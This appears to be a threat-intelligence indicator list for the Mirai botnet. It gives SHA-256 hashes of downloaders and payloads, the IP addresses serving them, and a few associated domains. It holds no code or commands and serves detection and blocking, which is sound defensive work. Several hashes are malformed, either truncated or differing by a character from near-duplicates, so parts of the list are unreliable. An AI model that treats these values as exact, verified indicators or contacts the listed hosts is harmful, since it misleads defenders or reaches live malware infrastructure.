460354861417c5a9ea1be09bbf9e3ca5d37520cf26cb4e6543ffa67661bbab36

4764a1efb1dda2cc50f294de2884f1a67b68acbcf6d3fdb168c26ae59b599028
4a7445d33d6735af49af997c98cdabb98b143f766475f28470cf4eeebcd65933
50479181058049e0e5f55afdf8fa8ce0c60f8b979a4d9dc4c87598e40f25688e
52158134630ff734b9e9697cf65064aba4c23248a6c9ad4fe188af988c9757ae
52284d01fc3f84da3e73592d9a367cfb31664ec9e85813fa44090cf4a5623bc7
534ae1dae832cc0346b2668f297d6607146a284d52911745f66287e221e8eb6a
54fba15074e6021a0625167eee6697c1cd6070436500c0f4dcb8be9b11e773ce
5de798ea67ae9fc219c09ec3e742b19f46b89010f7d43a1a0427fec173cbae9b
606a55c5126984bad17b339130446a70e1e51441ccb945a174449d0c0705c61a
60f1d240b15a1086aa811ba1e50e6ca140c58c8a923d1964221450154f05eca2
66d7b24a849700c2faafb43a691f224c21f9bf0a99551b66f4d98e3e395d952b
68ba5ec8df1009b7df49156b75101bd0cb995ec7c3f395e89fc4e0ffa021e0
6b374eee4bb583b203499f9946413be64c728d7a14695209a0db6d54025cdd70
6c0487d7a703ba5e5bbeeee7e130f458389ff12898cc0e11ee598130f2732c0a
7447e552418ef2651c98a5738ee05409e14de4182ccb361ba8ec14bc115ed917
775020b66654d24e9d01820494a7ea850a27d4022e0dda6b8cd5ed2b2296f5ce
7be97f06c80d8b29c41c9a7afc1576fbba1798772fbad254716197eed8a0133d
89c459ee7f62be968b834b670b01060471f0b6157e1ce47c290c660c12524bb9
89ff66c2f059f8cc386aa4af70a2228e7af85fbc0c550157bc27c8d5762d0690
8abd08cb08ed77c3d2e4f829aefeb2deead47ff1a71225986a2fbc2801c9ff3c
8b104a3beb80fdca00d22daca0ee8425fc8aac87e5773ec0ae132611d5c1048d
8c2c667d4d05e3f1677ff82560968b5f7f68f82b1ac04f0769c9cd41f0fc9bd4
8d4a3bb15ea102da9c5a74abc921788388ac33872c9be79380964b76b0735a8e
8e9a88f3509b78ffccfb0d3439a1efe54447bd586dd409d5c92fd8dc48a0a8b9
8f992cb28bed2ddcb00f84a8b84ab0476e2930f3fe2ddcb900f185b7f2158767

9024f131c98d1aaab334247ae832c549de40f8bb3f28111ecfeeb08928dfd77e
92117e88e20232d0fe9f1fd7fb7d12ea5adecf19b18e227ce6ce83d9f4376a99
966ff0899613a6779ce33736e1d5924e0ee095772722485c15737c06bd40840f
979a6af38d2b20f6f2631fbcefe612e6be446d27a13a9dd1b7252e88872992a5
9f241256e9cf36966f0383605a16d5e7c6cf7f5f24a8d1c840b8e07445096627
9fdcc885533742aba06d3b046ee8d1962a7c999a888f33a332aca647096025de
a14e9e72aab8cb70557f13c9c517773dec6b647f9aec149844f2b47a703104cf
a595c9c2e25bb8cdbfee64b240b5d14a8a013d167d665087df04a28d8454d975
ab47c51be4573d1130048682528a05d00030e36f8acd0b98a4174e1c31f3aedef
acab764c4921e0662fc5222f302c033d3a238c76a4f15b4a7e47a1bc08063b32
b04e0b59606d883b9e067753297f19f958794f36e54ded9fe2bc6677ee3b8fae
b211a02e19aa0cf11e416dcf9d0c1420f90579da8d48020c28cd34692eff8bce
b2214748e9a473533a402500adbb87a416aa494091073b8c7f2347e2a59fcebb
b5bce493d05031ba446080722dfb270aec7c97fc4378e639723d637adea784d2
bdac3e001f0477306558cdac42ea8de344d1bc4998bcb7d50b56d15ddc9011c7
bfb9572d8778f6a8fb2a3b6ef9f35ccf5903b3ae7a5d7e518c50b1a7ce26d640
c48b7da0e0eeabec2bd938d6a951f873d15b9f54accb4083d58b50c7cf682f7f
c697e5c5656ea60635605aef01fcbf8b80347d36e53a62c527b9848e41d0b8ad
c7be43c7c9745dd62db6831695aca193b5dffe02650dbd48b587f007b367a37a
c8a91dbe75d9cdf42b423d4d7634ed726c319726b8d7e630189ff756a1513256
ca7e1ab06d6e85870adfdd6365d32b985e6e5c0586fa9333bbd15f0580ece798
caeabd65d63f6b715f829b226e5b407f0c58990d6770151b868626b96b926e4c
cd36fc328748fa81619340b471516b0579cc356fe8197d402edabc5ac7d24865
d1f348f14b18885e9258515c8ee6fe446b616e4d498d10cefca17284a960258a
d2e34a7d05e5b6aff51faf399b3d794916bcf8b0a2a2b8466c66d05c5f6fc4a8

d67f3c81398537d6e361b5002a54d9ef3b4de2a95aee647e6f7696305f8ebb4a
dc040f44058e02093d36fa815085e200ad387d74b4c8bbd65327ef4d75487f90
e1d901e0a092176ad9af812e78ede96c8ed2db0682c6ac8df85c1ae2bea826ee
e261ddec60ed9950a3b6630382ba49c3cabccb1fc48b135123f140034cfde003
e471c6c09ea47189309b2ad571281f3c8e1db5c539fb731f206598b207a297a8
e78b7e1d031ec48bfa27d22769463431d18124109c61d9e744f10e143f62c7ff
e95f2487c60508d34ab29c75638ba6fb14bd82747e067498fa86ab4fc7dfc777
ed6ad53ceac4889ce9327015b6146fe164ddc7109636e5d9366461e0c06a90ab
effabb0c89d67dc1deaaff5d5a7512613f0c6d6a3c86c773d05a3062890673ba
f1d2df92e44fe9a68a17f0e2e0cc471d9618b327434515603f42007c6b396973
f3b0d845817dba96eb42a796e572344e8a7292b7db7aa777208e4e2a9106dbf0
f4aa9921d9416755b1075c803a9b9da17fd61f2b3f8391eaa39520354b150279
f8d90124d2a2c54556f924c1874e48a06b4e9264b1ae904608235fcbaa5faaad
fc5b9854942562fa5184b5c3d9f4f42dfa0adf9e4a815ed37c278a65dc2cac46

Mirai Downloader IP

220.158.234.135

Mirai Downloader

2bfe2748bc594614dd03577053b58a5fb9fb8a6182fecc2025f1b715554d7fe1

Mirai Payload

282ada9a29a5f3144114373ef3c5826bcc8fb5018cd0f2ecb97d2a7bee1df296

Mirai Downloader IP

160.187.246.150

Mirai Downloader

73613a73c0b11e4cdefb074dfc63d55ace4f101c498e1f9f39801ea18a4eab85

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d

01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564

03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed

039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280

06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e

0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0

1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046

1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573

1e7101103469998a8a2e5ba3a2d8f610174fab53cfb77b1f4ac240da1f622033

1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317

26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b

26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b

27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3bcd0ab730e243153a241bbcf48dbaf806e8aafb4625749c2ce380e7ee9eab0a
3d974e148c3afe660d451cd60bbc7dda6bf416612c355eb4d231625d4490896c
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4cfd078f1307bf88dd5056295b601e7eb058dd450f3ab77d7e9316a709591a69
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
53e67eae8e71c5bb53c458a3cdaca9b2fdf2218d290b7219e493e9be4bc92a1
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
708b73130bb168c944aa6542d2304b2b347fe40d9474e36fbf461fa272a276f0
770677de09287452224e3335b31a374122078444eab4e7dfd9df86dda850c955
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
875e96291225027de880a1345dfb4b331c0c4b1758d059851ae6fc22a457f6be
880d21abaacea509979d02815cbbf1e0672028db2ad2a56ee80c9df97c22fe87
8e5d40e7759b5e8e0e7310d67826b99461a2713d19a1d51ebe0b2cafdfa310ff
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8
99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664

a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351
a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b14791c33f4c590a2947b7be7d19b3d67882eaf472c9883af4d42c681ec9381f
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
b3faf173a142d5cce9be3c6791434c1a3fc69e58ae3461f58997eee581645e4b
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
cd98a9ca815fa9f5aa9ed0c7cbf6c3df273088c983faedebd9c1f3d07c7ff4fc
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbcb13e490728e876ad01fa98b059d2d
de71ac05ca075c738a621f74a7f2c67fe9b03b68aa15bd87a0e6c011b01a1e13
e678f3fd8a2a645b2b15a1dcc386ae8f63cad9ebde052d410c369019169f4839
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
eaf6d0350c704c5b82128509ae80b094d93c0fb221afdf918ab9cf5fd907f5ec
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbc48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9

fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebeb

Mirai Downloader IP

152.89.170.51

Mirai Downloader

3c3a4a642813b4495fe7d11a2bea926140cfdffebe28f82545b05e9dfae72b7b

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d
01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564
03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed
039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280
06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e
084296acadd6dbb7dc428a876ad487d63a4bfcf23c2be80896abba80c001658c
0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0
0d20289539fe67aa18ded60284bed7db3aec6b532d63710fcc1b77e0485bc456
1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046
1af5b2203d81bc956dcb8212d357abc681efa09b0b90a16d911c59c0ad150d0e
1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573
1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317

26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b
26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b
27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3bcd0ab730e243153a241bbcf48dbaf806e8aafb4625749c2ce380e7ee9eab0a
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4cfd078f1307bf88dd5056295b601e7eb058dd450f3ab77d7e9316a709591a69
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
53e67eae8e71c5bb53c458a3cdaca9b2fdf2218d290b7219e493e9be4bc92a1
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
6050c651c17923b0332fa01c126b9368b7b4816bfe4cb8fe72568b4c6b326de7
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6884d2adc11c70f98fa2939731391da7f5a496539bb909e40306b0b883b0fb40
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
757328c1efa712e04c1408623ddeafd8586472f98941a4ba6e93968219d77d79
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
88003bd26251bfbba4dc66b9c03d5376faf181bfb86391a20d1199e94ebcf2a9
890219e1cbaf5ac1e21f606983475868286eabfc257e39cbdf22c48aa383043e
8b53b1066684c411ffdd287461b08f53f814ea484b40e90620bcfd21d2560cb3
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8

99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9a503ca7255ba9dd924d3a31ddcf779c23d423e3239d93d61f0f5e8121d28117
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664
a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351
a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a339875f4df9a2400de9d8e3c9fd3f319eaba68e3a5be2e315996d49c8cf13f1
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
b3faf173a142d5cce9be3c6791434c1a3fc69e58ae3461f58997eee581645e4b
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbcb13e490728e876ad01fa98b059d2d
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbcb48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9
fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebcb

Mirai Downloader IP

5.59.248.169

Mirai Downloader

9ed3bd861196743fdd5f98226469c65641eec043845692830a39574fba915032

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d
01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564
03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed
039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280
06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e
084296acadd6dbb7dc428a876ad487d63a4bfcf23c2be80896abba80c001658c
0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0
17561b362de926db8bc18902bfa2b0dab6d88da505565276ccfd2caa3a5845e9
1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046
1af5b2203d81bc956dcb8212d357abc681efa09b0b90a16d911c59c0ad150d0e
1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573
1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317
26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b
26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b
27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
29b54272d90f84faf88cf2e5e2dc585ed83379ebf5c54fb29c061e820a92e74f

304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3d974e148c3afe660d451cd60bbc7dda6bf416612c355eb4d231625d4490896c
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
6050c651c17923b0332fa01c126b9368b7b4816bfe4cb8fe72568b4c6b326de7
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
71d27b712ac4475ab15b5f7455e5a8efd7c7fea994418c3a2724c75b3543a5c7
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
852cc48ee53c5bae8f72e673b9d98d39c00b2a0553c6ec5384d423d93cd8ca7e
875e96291225027de880a1345dfb4b331c0c4b1758d059851ae6fc22a457f6be
8e5d40e7759b5e8e0e7310d67826b99461a2713d19a1d51ebe0b2cafdfa310ff
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
92333fe4188232fbae1ee063999cbcf7c65320f7eef11e3d06a8a6b4f4250f90
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8
99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9a503ca7255ba9dd924d3a31ddcf779c23d423e3239d93d61f0f5e8121d28117
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664
9edcb968404335300d24f4ff1ce5e3ec5e8d5ac237a04076a884913d8e241b78
a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351

a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a339875f4df9a2400de9d8e3c9fd3f319eaba68e3a5be2e315996d49c8cf13f1
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
cd98a9ca815fa9f5aa9ed0c7cbf6c3df273088c983faedebd9c1f3d07c7ff4fc
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbc13e490728e876ad01fa98b059d2d
e37164ac48f3e59b4a121e5207ee5e5db43d0dd90e1b87e490f6ed26b8d2d231
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbc48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9
fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebcb

Mirai Downloader IP

80.66.75.121

PDNS

f7l.us

asdfzeq12.xyz

o2.sibzapaska.ru

Mirai Downloader

09efd15ff0317424b9b964626da5e42d68b3ce91f509b16dad9892d156d3eabe
6dd0464dd0ecde4bb5a769c802d11ab4b36bbe0dd4f0f44144121762737a6be0
abb0c4ad31f013df5037593574be3207a4c1e066a96e58ce243aaf2ef0fc0e4d
08cf20e54c634f21d8708573eef7fde4dbd5d3cd270d2cb8790e3fe1f42eccec
d14403eb256419647302cf76e8073d6715e150342f2fd7bda3c11988daad39a0
50dd351b6549b76689e257f5108de20856a5db706aedf4785080be760a5d307d
d03a1b107d452b447fc420c7517408237442c150b123430a75101214a6dc0354
39dbb6cc681ffaf8bf5f74dd649db5663d2611582e7673c1770b9c42615b0378
24b061cba6b8b8433eb69011966509cbfa47e76d3372b83994cffee9f81bc0ff
8b26955fd2d73083c2165af057341857154f91ca9a1d6e590df11ebe4fe8b8af
186836da261134ad518e82c0e0d6139636762263256919527ec9231a8c821bc8
913af09a9e3885a1712b464b38bb8b09826ba359596c8f1afaf6926b1397644c

Mirai Payload

9482ef5ba3d19874f54976546b718ac7b016bcffa5faa0cb4a93925317e9820c
e1cd603fe37b79c957b48ecc67c0a45c784bfe7526be6c3e5952434183bff4e6

Mirai Downloader IP

176.65.142.122

Mirai Downloader

Fbf1769b9cf0f5f8157ccd5cf2a198d3d9686524753bc2dd1a079fd1249e3134
8765af1d32734db759d1f70f16989abc80c14824f4a81ce1dd56e2c8c14af844
Cf8c449bca98a275a2f0fc48a16ff49447f035688030c064551e1de7f305ebad
Fdb9268a7020efe98037bd34835e7ae5be59daa21f89d0dc6b4c247c77da7800
0ddf770584b69aded30088290238acc16b21f35a1ef3bd43b49195036a22aaeb

Mirai Payload

46eb0ddb24b35e236499c61bca059217258551e33b36b28ca5c55acc0d1ec05c
ab2c342c1ee1f1b3bab7bdaa48d748ccf351a1d3572d6058eb3e428472d6c1eb
f67fea7b9ebce4b2802a3403c3fc3eec48f446948c49c8d14f0a08a0ccc4eb0d
27514d7abddb29ba082df1249ba8944880a24b1c15b6883d074710cdf2fc65d
5ce87cfd1ed01e21c251093f5be54adb79bbd00f40610100404b003f45693f2b
2d0ef80a9098f5e9adf1cfd4c79dab0ca585144a125af25c499b6cd1162cd271
08089fb46ca4560b95385d9dc70e19a7b1d64d8167501aaa9559e431c850b7ad
f738acbd24f90bb64e32e40dbe1cafd1f0ec93a852e9c32659979b5848f32e91
0e6f3ad60fa8a56ba17707f25cf4d681bc959c8d6e39ef8e7d55a60e0715fbc1
bb3b4a490e1bd89a1511c0f9fc9e64294a532d76c2f802c2c55fc00ac0c2ac64
e4797b064b4fd93edc8f5b70f6c6798c38786e59f1eda3d244406d4391e8d527
0ba111547dd62df077e558da062442837227ad81588284ccb488032ed9ad4573
480f71e56864d23a463a05d6d59872450a98dc956ee11b17c6a7bb8789673c94
500f87be72a2fdfb826b22f7a7f5365f85c478d039a73f6ab6e56a47ba6a9b10

0f369309b65b4d718c7947d32427981f4f85c3839c8868f7bd17e627700d5e7b
bdfc8644c1145339e7a93f0ff936d72bdd5b661f68bde6e0ee3f467d1e879b76
fbf1769b9cf0f5f8157ccd5cf2a198d3d9686524753bc2dd1a079fd1249e3134
8fc40fd8bf0866c4f477f831864b9b40622730451b936de2be44db661c78ef43
2da5a0678d99ae5e231f1d4d862c1c53ebfac862eef0adbe226dae91ef26298b
3d757daec4a657b4f57e3a2a57626c60840c94cd2f3cf49b9ad0b07b94ab8b54
a697a9f25254b1b2f26da103e517324f5af0d8b2bc0b0ee3b1953c64c23399a6
a152693618ff43f18cec687ea2499f671a9ad835a9494df19ab87d39dea75e77
168fa01cbec88074df42e1fe29bcad2d0011c694b8e7e59f7e31c07232ea00ae
d800bf2dd66172c6ecf5ea812d1cb78d4ed127a172dc58a35cc9a2d9cca416b8
191bfdc8b341e3d5da6c9718196e4ae789cbfa19ce92bf93137facc93e2d136e
29361a41feec5db5217c7f346a8e6d9d5928c7876cb6e91cf948091563dbf138
faa4f472e6639e3f18c7503cca60218c461f433011ecf25b836c6fe9e2d403c3
deab4d8e0a3c198b16f42a30c1b5e66e99be890ebd957e91a80bccaa3af86fbe
7263ed5d62e194a19133c6f87fbc7f9ef0675020a8dac18bc237bf547d519850
ef2188df0c72483760c8d1e0e88e4c3835b8072cbaf75e20bf834d0a8b794817
e8658145dbdd8a41fba5155e67fb0f3fa2f0f9344f648ffadc698a2b3a7893d3
3fcbe527d6717dae1e9fcd86192fa3d7c0fc2f08b8c9e505ebbb215679e1fc3d
2545753d368cfb915e24da72731776ea9ffbb78465bd0396360f18237fb90754
93beffdbc4c76535bb519758d89752a99cd8354b85e1f6efa6f350e45414652d
63e3ac6871f905b01c080bd21725f51ab578b9e3e0a91697296bcce1b0d73255
8765af1d32734db759d1f70f16989abc80c14824f4a81ce1dd56e2c8c14af844
1ab8ee0c22bd759ceec821cc533713cd164f0eafcd8e5f73a9ec164b72ecd996
1605d4422da3fdb43d2ec92096ea296f436cb77bccc9e679d8e2301b9218befb
73a7c4aba02e880ce7fae909c21f3e68a001ceb215b26285db9257d4fb478c3f

b441238651dff6f50a424b3573889d77a84850a7e54ef99d09a582dc51d2c2dc
e1ff840ff554878de64c5222f5c5e3cd9aef3f87629eda4409a3771b3ee710ed
6ab6971d56826925039346b78bd1a975fe72e18bedb451aa4d27dbcb8a301477
91cb61e9d9d1f7e5250486c052a55d39cd918f9d62a79131e4f5cd80059bff40
f5998939f9cec2116ee7ef12ab527765bbc8c595d29561c5bb53878ed4e19538
877e36d4037aaf93e13ae008f182589f792130d91f7be59a97faa4e8e051565f
4209397b9e7c57fab45196c1ed3021b798af379a1f514b02d06ae66731590419
63fe12d596b8f89fdea3dc72948e50fb46b1d352aee37e9e18e9ac205f54819b
49302ef4b9bb1a0fed1d69ae2699130595a75c2634274ba7a011384f255daee0
e4520743e4d2016db11f9cdbe06569c98e10b52bb9b54a66850c4489f6d9b9ef
5f7a5a1a7d7beeb46e02e5a1fe4cdb2bca27ca8277da930a4077257d062e3b16
c9968db21790bd0573785c242a3fe20d5b00f875ae1325663187beed26f2b86a
f5896df6c2a6019058d03e06a09af90930e3808a8e249a6a4be5daece3624cbf
f1fc91a5ea0ec20811aa9ffa9934a745acbe6da09fafb9ef3bf39a6a19d0c412
6043de18bd7f40398eb07464b30fa62cf23579a41cf0c4a539384b8bad13e3ba
44237505e27dea74e694986fc66e9a2be2cab6adfb5090bbbec113f1189d6fb7
09c5c788589d983e85af3f2fff0459aa9703d580505419bb6699bb2a9ed8d9f6
98fd6a677fd86a7329d0a9bbc36ff462cfe13c5dd34a08e3acab30056f1ea8a9
3182f9bb6538da65dcd803f6bfd2620125d573191109319eb5747e536294104b
8b8a1120d312a29d1fbac31c30b9a6c896b31503b7b44d2931f30b9d8abbfda1
134066f7644c8832d3258c067c3ce504e97231f31cb0947c6b3229bc23c180ba
16028879d2e97ac7abf4d4b710a7dc7cdf10bbb8846a59258fac29a85d02fbf4
cf418c7616a40f6d11fa5483f4fe969bc7e2f02219cd405c19d034b97dd5c1fa
cf8c449bca98a275a2f0fc48a16ff49447f035688030c064551e1de7f305ebad
05792546d6de7c9fe117abbb20ad2b1cbb8a98f23c560cef29f9e32a7296c764

2b4fabb64cadbaa8631330f2b122f3ea0e077d8d1fa337d3401f592b870e8fb6
2ddf890227ff562d12b7f3d868d0fa5e9b3bd9e4807d1cb3504a6781ac5fcf65
ecc2db37b662d75c967ad6eb8f0539d7b1168d035e1cdfef705fbe140190d39e
102a731236b8b7fe13b1a8ded8b660a3905705c008c85f748bf6526ce7e43002
c4af9f0f5053e1abf0d848d999b5d3936521b21bfe0e92101a627a40e695cc06
fdb9268a7020efe98037bd34835e7ae5be59daa21f89d0dc6b4c247c77da7800
